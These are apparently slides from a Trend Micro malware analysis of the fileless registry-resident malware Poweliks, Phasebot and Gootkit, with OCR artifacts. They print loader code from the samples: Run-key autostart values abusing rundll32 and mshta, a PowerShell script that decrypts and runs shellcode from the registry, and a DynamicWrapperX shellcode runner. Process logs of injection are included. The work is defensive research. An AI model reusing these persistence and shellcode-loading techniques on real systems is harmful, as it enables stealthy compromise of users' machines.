 sPowerShell = sWindows + \"\\\\system32\\\\windowspowershell\\\\v1.0\\\\powershell.exe\";
 oFile = new ActiveXObject(\"Scripting.FileSystemObject\");
 if (oFile.FileExists(sPowerShell))
 {
   (oWSShell.Environment(\"Process\"))(\"LoadShellCodeScript\") = \"iex
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('\" + sPowerShellScript + \"')))\";
 oWSShell.Run(sPowerShell + \" iex $env:LoadShellCodeScript\", 0, 1);}
```

- The script that executes a PowerShell script

Copyright 2015 Trend Micro Inc.

- # Registry 2: Loader Registry Entry (2/2)




```
# Read And Execute Rc4 Encrypted ShellCode From The Registry

# Set Registry Key
$sRegistryKey = 'HKCU:\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}';

# Set Key For Key Stream
[Byte[]]$bKey = [System.Text.Encoding]::ASCII.GetBytes("Phase");

# Import Native Functions
$sCode = @"
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, Byte[] lpStartAddress, IntPtr
 lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("kernel32.dll")]
public static extern bool VirtualProtect(Byte[] lpAddress, uint dwSize, uint flNewProtect, [Out] IntPtr
 lpflOldProtect);
[DllImport("kernel32.dll")]
public static extern uint WaitForSingleObject(IntPtr hHandle, int dwMilliseconds);
"@

# Make The Code Recognized By PowerShell
$pFunctions = Add-Type -memberDefinition $sCode -Name "Win32" -namespace Win32Functions -passthru

# Declare Shellcode Array
[Byte[]]$bShellCode;

# Check Pointer Size To Check If x64
if ([IntPtr]::Size -eq 8) {
```

– PowerShell script that decrypts and executes a binary embedded in Registry 3


Copyright 2015 Trend Micro Inc.

Registry 3: Encrypted Binary



Name	Type	Data
(Default)	REG_SZ	(value not set)
JavaScript	REG_SZ	sPowerShellScript = "JyBSZWFkIEFuZCBFeGVjdXRlIFJjNCBFbmNveXB0ZWQgU2hlbGxDb2RlIEZyb20gVGhlIFJlZ2lzdHJ5I...
Rc4Encoded32	REG_BINARY	87 87 3f 5c d1 25 67 7d c8 47 0f 5a 9c b7 21 1f 0b 34 ab 0e 9d 2e 59 d6 a2 51 c7 66 18 54 5a c2 1d 6b c0 b8 17 f6 23 c3 7d ...
Rc4Encoded64	REG_BINARY	87 46 53 6f 96 a7 6b aa e8 65 ab da ae 96 4c 98 43 b5 8e e5 99 2e 59 9e 2b cd e3 66 1c 54 5a 8a c1 5e 01 31 ff ee 27 8b f4 f...

Computer\HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}



Time	PID	Process Path	Operation	Info
14:48:32:555	2348	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	remote thread(G14)	C:\Windows\explorer.exe
14:48:32:727	2348	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	create remote thread	C:\Windows\explorer.exe
14:48:32:883	1980	C:\Windows\explorer.exe	create remote thread	C:\Windows\System32\taskhost.exe
14:48:33:039	1980	C:\Windows\explorer.exe	create remote thread	C:\Windows\System32\dwm.exe


– PowerShell.exe injects a binary into explorer.exe

Copyright 2015 Trend Micro Inc.

GOOTKIT

Copyright 2015 Trend Micro Inc.

Registry 1: Auto-start Registry Entry



Name	Type	Data
(Default)	REG_SZ	(value not set)
rundll32	REG_SZ	mshta "about:<title> </title><script>moveTo(-300,-300);re...


Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

rundll32 = "mshta "about:<title> </title><script>moveTo(-300,-300);resizeTo(0,0);</script><hta:application showintaskbar=no><script>eval(new ActiveXObject('WScript.Shell').RegRead('HKCU\\Software\\xsw\\loader'));if(!window.flag)close()</script>""

Copyright 2015 Trend Micro Inc.

Registry 2: Loader Registry Entry (1/2)




Name	Type	Data
(Default)	REG_SZ	(value not set)
binaryImage32	REG_BINARY	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 0...
loader	REG_SZ	var GlobalObject = this;var FSO = fso = new ActiveXObject("Scripting.FileSystemObject");var ...

Computer\HKEY_CURRENT_USER\Software\ xsw

```
"loader"="var GlobalObject = this;
var FSO = fso = new ActiveXObject(\"Scripting.FileSystemObject\");
var WshShell = new ActiveXObject(\"WScript.Shell\");
var DefaultDir = WshShell.ExpandEnvironmentStrings(\"%TMP%\\\\\");

var HTARunCommand =
  \"about:<title>Â </title><script>moveTo(-300,-300);resizeTo(0,0);</script>\" +
  \"<hta:application showintaskbar=no/><script>eval(new ActiveXObject('WScript.Shell').\"+
  \"RegRead('HKCU\\\\\\\\Software\\\\\\\\ xsw\\\\\\\\loader'));if(!window.flag)close()</script>\";

function Resources()
{
/*[mshta.exe[TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4g
RE9TIG1vZGUuDQ0KJAAAAAAAAAABMwyIrCKJMeAiiTHgIokx4y60ReA2iTHgIok14RKJMeMut
Q3gGokx4y60TeEuiTHjLrRJ4CaJMeMutLHgNokx4y60WeAmiTHhSaWNoCKJMeAAAAAAAAAAA...
```

Copyright 2015 Trend Micro Inc.

Registry 2: Loader Registry Entry (2/2)




```
function SetupDWX()
{
  if (!FileExists(DefaultDir+\"mshta.exe\")) UnpackResource(\"mshta.exe\", DefaultDir +\"mshta.exe\");
  if (!FileExists(DefaultDir+\"dynwrapx.dll\")) UnpackResource(\"dynwrapx.dll\", DefaultDir +\"dynwrapx.dll\");
  if (!FileExists(DefaultDir+\"dynwrapx.sxs.manifest\")) UnpackResource(\"dynwrapx.sxs.manifest\", DefaultDir +\"dynwrapx.sxs.manifest\");
  if (!FileExists(DefaultDir+\"mshta.exe.manifest\")) UnpackResource(\"mshta.exe.manifest\", DefaultDir +\"mshta.exe.manifest\");
  WshShell.Run('\"'+DefaultDir+\"mshta.exe\\\" \\\"\"+HTARunCommand+'\"',0,0);
  Exit();
}
try
{
  var DWX = new ActiveXObject(\"DynamicWrapperX\");
  ExecuteShellCode();
  function ExecuteShellCode()
  {
    var CodeAddr = DWX.RegisterCode(ShellcodeHexStr, \"executeCode\", \"i=l\", \"r=l\");
    DWX.executeCode(0);
  }
  Exit();
}
catch(e)
{
  SetupDWX();
}
```

```
 var ShellcodeHexStr =
  '558BEC83EC28E81F0A00008945FC837DFC00745EC745F8200000000836
5F4008365F000FF75F88D45F050FF75FCE8620300000FB6C085C07439C7
45D873007600C745DC63006800C745E06F007300C745E474002' +
  'E00C745E865007800C745EC650000008D45D850FF75F0FF75FCE85400
000033C08BE55DC20400558BEC83EC20C745E001000000C745E41000000
0C745E802000000C745EC20000000C745F004000000C745F44' +
  'D00000C745F804000000C745FC400000008B4508C1E81D8B4485E08B
E55DC3558BEC81EC700300008365EC00C745A825005300C745AC7900730
0C745B074006500C745B46D005200C745B86F006F00C745BC740' +
  'D2500C745C05C005300C745C4790073300C745C871006500C745CC6D00
3300C745D0320000008365D400C745D85C0000006A448D855CFFFFFF50E
8350E0000C7855CFFFFFF440000006A108D45DC50E8200E0000' +
  '68CC0200008D8590FCFFFF50E80F0E00006A08680802000008B4508FFB
0BC0000008B4508FF50648945ECC78590FCFFFF02000100680401000FF
75EC8D45A8508B4508FF50388D45D850FF75EC8B4508FF505CF' +
  'F7510FF75EC0D4500FF505C0D450C0D4D0C03403C094DF00D45DC500D
855CFFFFFF506A006A00680C0000086A006A006A00FF75EC6A008B4508F
```

– Shellcode execution via DynamicWrapperX

Copyright 2015 Trend Micro Inc.

Registry 3: Executable Binary




Time	PID	Process Path	Operation	Info
14:47:24:365	1884	C:_Virus\a.exe	set registry value	key: HKCU\Software\AppDataLow value: {d42d0afb-3638-4326-b67b-b0cb954fba94} data: C:_Virus\a.exe
14:47:24:396	1884	C:_Virus\a.exe	create registry key	key: HKCU\Software\ xsw
14:47:24:412	1884	C:_Virus\a.exe	set registry value	key: HKCU\Software\ xsw value: binaryImage32 data: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 .

```
pid/tid: 1884/3056
process path: C:\_Virus\a.exe
key: HKCU\Software\ xsw
Type: REG_BINARY
 value: binaryImage32
 data: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 E8 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D
6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 4C DB F7 DC 08 BA 99 8F 08 BA 99 8F 08 BA 99 8F 13 27 32 8F 25 BA 99 8F 13 27 07 8F 18 BA 99 8F 13 27 33 8F 6A BA 99 8F 01 C2
0A 8F 19 BA 99 8F 08 BA 98 8F 70 BA 99 8F 13 27 36 8F 09 BA 99 8F 13 27 03 8F 09 BA 99 8F 13 27 04 8F 09 BA 99 8F 52 69 63 68 08 BA 99 8F 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 50 45 00 00 4C 01 04 00 6E EC 7D 54 00 00 00 00 00 00 00 00 E0 00 03 01 0B 01 0A 00 00 16 03 00 00 70 01 00 00 00 00 00 80 1C 00 00 00 10 00 00 00 30 03 00 00 00
```

MZ

Copyright 2015 Trend Micro Inc.

- The malware itself resides into an hijacked svchost process



```
.text:004011BD lea     eax, [ebp+var_A4]
.text:004011C3 push    eax
.text:004011C4 push    0
.text:004011C6 push    0
.text:004011C8 push    800000Ch
.text:004011CD push    0
.text:004011CF push    0
.text:004011D1 push    0
.text:004011D3 push    [ebp+var_14]
.text:004011D6 push    0
.text:004011D8 mov     eax, [ebp+arg_0]
.text:004011DB call    dword ptr [eax+3Ch]

000011DB 004011DB: sub_4010C6+115
```

Hex View-1

```
013307E0  43 00 3A 00 5C 00 57 00  69 00 6E 00 64 00 6F 00  C.:.\.W.i.n.d.o.
013307F0  77 00 73 00 5C 00 53 00  79 00 73 00 74 00 65 00  w.s.\.S.y.s.t.e.
01330800  6D 00 33 00 32 00 5C 00  73 00 76 00 63 00 68 00  m.3.2.\.s.v.c.h.
01330810  6F 00 73 00 74 00 2E 00  65 00 78 00 65 00 00 00  o.s.t...e.x.e...
```

Copyright 2015 Trend Micro Inc.

Malware hiding in the registry: Auto-start Registry Entry

POWELIKS

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\[NULL]

(Default) ="rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write ("\74script language=jscript.encode>"+(new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\software\microsoft\windows\currentversion\run\")+"\74/script>")“
```

PHASEBOT

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Windows Host Process (RunDll) = rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";eval((new%20ActiveXObject("Wscript.Shell")).RegRead("HKCU\\Software\\Microsoft\\Active%20Setup\\Installed%20Components\\{72507C54-3577-4830-815B-310007F6135A}\\JavaScript"));close();
```

GOOTKIT

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

rundll32 = "mshta "about:<title></title><script>moveTo(-300,-300);resizeTo(0,0);</script><hta:application showintaskbar=no><script>eval(new ActiveXObject('WScript.Shell').RegRead('HKCU\\Software\\xsw\\loader'));if(!window.flag)close()</script>“
```

Concept

(1) **rundll32.exe <dllname>,<entrypoint> <optional arguments>**

(2) **JavaScript Protocol**

```
javascript:"\..\mshtml,RunHTMLApplication ";
eval((new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\\Software\\Microsoft\\Active%20Setup\\Installed%20Components\\{72507C54-3577-4830-815B-310007F6135A}\\JavaScript"));close();
```

Copyright 2015 Trend Micro Inc.

- Malware hiding in the registry: Loader Registry Entry

POWELIKS	PHASEBOT	GOOTKIT
HKCU\Microsoft\Windows\ CurrentVersion\Run (Default) = "{encoded script}“	HKCU\Software\Microsoft\ Active Setup\Installed Components\ {72507C54-3577-4830-815B-310007F6135A} Javascript = "sPowerShellScript = \ "IyBSZWFkIEFuZCBFeGVjdXRlIFJjNCBFbmNyeXB 0ZWQgU2hlbGxDb2RlIEZyb20gVGhlIFJlZ2lzdHJ5 IA0KDQojIFNldCBSZWdpc3RyeSBLZXkNCiRzUm VnaXN0cn………“	HKEY_CURRENT_USER\Software\xsw loader = "varGlobalObject = this;var FSO = fso = new ActiveXObject (\"Scripting…“
Powershell executes Shellcode	Powershell executes Shellcode	DynamicWrapperX executes Shellcode


Copyright 2015 Trend Micro Inc.

- Malware hiding in the registry: Binary

POWELIKS	PHASEBOT	GOOTKIT
	HKCU\Software\ Microsoft\Active Setup\Installed Components\ {72507C54-3577-4830-815B-310007F6135A} Rc4Encoded{32 or 64} = "{encrypted binary}"	HKEY_CURRENT_USER\Software\ xsw binaryImage{32 or 64} = "{binary data}“
